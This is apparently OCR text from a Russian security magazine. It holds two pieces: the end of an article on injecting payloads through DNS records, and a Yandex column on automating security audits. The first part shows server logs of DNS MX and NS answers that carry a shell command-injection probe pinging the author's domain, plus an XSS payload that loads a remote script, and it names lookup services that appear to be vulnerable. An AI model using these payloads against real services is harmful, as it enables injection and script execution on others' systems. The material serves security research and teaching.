02/Sep/2016:12:52:12 +0000] 54.188.105.227: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:52:22 +0000] 54.184.32.123: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:52:22 +0000] 54.71.31.59: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.ru
02/Sep/2016:12:52:25 +0000] 139.162.130.17: cooking the response of type 'NS' for xss.hack.bo0om.ru to "-->'></script><script/src=//hi.bo0om.ru/js/?ns></script>
02/Sep/2016:12:52:25 +0000] 139.162.130.17: cooking the response of type 'NS' for www.xss.hack.bo0om.ru to "-->'></script><script/src=//hi.bo0om.ru/js/?ns></script>
02/Sep/2016:12:52:32 +0000] 54.185.230.59: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:52:32 +0000] 52.12.2.175: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.ru
02/Sep/2016:12:52:33 +0000] 52.13.35.183: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:52:42 +0000] 54.184.37.79: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:52:42 +0000] 52.12.190.192: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:52:52 +0000] 54.212.73.93: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:52:52 +0000] 54.203.178.45: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:53:02 +0000] 54.245.213.180: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:53:02 +0000] 54.214.116.222: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:53:12 +0000] 54.184.37.79: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:53:12 +0000] 54.71.31.59: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.ru
02/Sep/2016:12:53:22 +0000] 54.188.178.148: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:53:22 +0000] 54.218.223.164: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:53:32 +0000] 54.190.136.194: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:53:32 +0000] 54.212.45.66: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:53:42 +0000] 54.71.34.196: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
```

Логи запросов с сервера

Действительно, кто-то собирал соответствие домен — запись и недостаточным образом фильтровал данные от DNS-сервера. Так может, таким образом можно и Shodan хакнуть? :)

OUTRO

Куда еще копать? DNS-туннели, DNS hijacking, OOB attacks, DNS cache poisoning, DNS flood. Я уверен, что можно таким образом выполнять SQL-инъекции и их будет много больше, — правда, это получается совсем вслепую. Хотя, может, попробуешь OOB-вектор в MS SQL?

Ну, на сегодня хватит. Подписывайся на канал, ставь лайки, вот это всё ;).

Примеры уязвимых серверов

robtex.com/

who.is/

reg.ru/nettools/dig


КАК МЫ АВТОМАТИЗИРОВАЛИ АУДИТ БЕЗОПАСНОСТИ В «ЯНДЕКСЕ»

Тарас Иващенко

Программисты «Яндекса» одновременно разрабатывают и поддерживают массу сервисов и приложений. Каждое из них нужно тщательно проверять на секьюрити-баги перед релизом. Задача большая, но есть хорошая новость: обеспечение безопасности можно свести к типовым процессам. А значит, они легко поддаются автоматизации! Я руковожу группой продуктовой безопасности «Яндекса». В этой колонке я поделюсь опытом, как нам удалось ускорить и упростить аудит безопасности.

Классическая ситуация: приложение функционально уже готово к релизу, но остается пройти еще один важный этап цикла разработки — финальный аудит безопасности. Как сделать его удобным и эффективным и с точки зрения команды продукта, и с точки зрения ответственных за безопасность? Как уменьшить влияние аудита на скорость разработки? На эти и другие сопутствующие вопросы мы попробовали дать ответы, исходя из собственного опыта, на предыдущей встрече российского отделения OWASP, которая проходила в московском офисе «Яндекса».

Когда обсуждают роль безопасности в цикле разработки программного обеспечения, то часто ссылаются на методологию от Microsoft.




Здесь все кажется логичным, правильным и, к сожалению, немного утопичным. Тем не менее это хорошая цель, к которой стоит стремиться, внедряя SDL частями в своей компании. Ведь, как известно, слона лучше есть по частям. В «Яндексе» внедрением SDL занимается выделенная группа продуктовой безопасности. Мы проводим тренинги, пишем внутренние руководства для разработчиков, поддерживаем «Охоту за ошибками», внедряем глобальные контроли и технологии безопасности и, конечно же, стараемся максимально автоматизировать свою деятельность. В общем, занимаемся множеством интересных вещей. В их числе — финальный аудит безопасности новых проектов и больших релизов наших сервисов. В качестве основы для методологии аудита используем OWASP Security Testing Guide с поправками на наши внутренние технологии и специфику. До недавнего времени процесс на верхнем уровне описания сводился к следующим этапам.

1. Менеджер продукта заполняет специальную форму, в которой указывает различного рода информацию о релизе: краткое описание, ссылки на исходный код и тестовую среду, контакты разработчиков и прочее.
2. Заявка на аудит в виде тикета попадает в единый с разработчиками багтрекер.
3. Менеджер со стороны группы продуктовой безопасности разбирает этот поток и принимает решение о том, как дальше сложится судьба задачи.
4. Задача попадает к аудитору, и начинается самое интересное.


В этом процессе есть недостатки, влияющие на скорость (и не только) работы.

1. Промежуточное звено согласования (менеджер со стороны ИБ).
2. К сожалению, нередко заявки приходят без нужного запаса по времени на сами работы.
3. Мы всё еще находим типовые проблемы безопасности на финальной стадии.
4. Финальный аудит становится «бутылочным горлышком» для цикла разработки.

Это все причиняло нам и самим сервисам постоянную боль. Мы подумали и решили, что нужно что-то делать! Во-первых, нам, конечно же, необходимо сдвигать задачи, связанные с ИБ, ближе к началу цикла разработки. Это очевидно. Во-вторых, мы любим автоматизацию, и самое время ей вновь заняться. Для этого нам понадобится новая суперформа для приема заявок на аудит безопасности, а также помощь наших «роботов».



Для начала мы подумали: почему бы не добавить полноценный опросник в форму и не давать рекомендации сразу же по мере ее заполнения? Сказано — сделано. Мы добавили вопросы про возможную специфичную (и связанную с рисками) функциональность и повязали их с нашими внутренними руководствами для разработчиков. То, что мы перешли, по сути, от статической формы к динамической, позволило подгружать по мере ее заполнения вопросы, соответствующие ситуации. Например, для мобильных приложений мы спрашиваем про платформоспецифичные настройки безопасности.



* **В продукте есть функциональность загрузки и обработки пользовательских файлов (XML/DOC/PDF etc)?**

● Да

○ Нет

Вам необходимо прочесть рекомендации Загрузка файлов

* **Сервис покрыт автоматическим сканированием безопасности Молли?**

○ Да

● Нет


«Молли» — это система по автоматизированному сканированию веб-сервисов на уязвимости. Вам необходимо её подключить как постоянный контроль безопасности. После заполнения формы соответствующий тикет будет заведён автоматически.

Получается, что мы не возлагаем все надежды на финальный аудит безопасности, но стараемся использовать его максимально, в том числе и для внедрения наших глобальных систем контроля и защитных технологий. К первым относятся различного рода автоматизированные сканеры безопасности веб-приложений и анализ кода, а ко вторым, например, Content Security Policy, который мы сейчас внедряем повсеместно.

Также стоит упомянуть HTTPS/TLS (про особенности его внедрения мы рассказывали на YaC в 2014 году), но его мы внедрили во всех наших продуктах, и вопрос в анкете носит скорее формальный характер.

Если менеджер отвечает в анкете, что какая-то из требуемых технологий еще не внедрена в его сервисе, то автоматически заводится соответствующий тикет на внедрение. Напрашивается закономерный вопрос: а что, если менеджер ответит не совсем честно? Получается, что внедрения контроля не будет? Мы это все равно выясним в рамках непосредственно аудита, а анкета (и автоматический тикет) позволяют сэкономить время. Также важно заметить, что культура информационной безопасности в нашей компании находится на достаточно высоком уровне и каких-то видимых на радарах проблем с правдивостью ответов на вопросы анкеты нет.

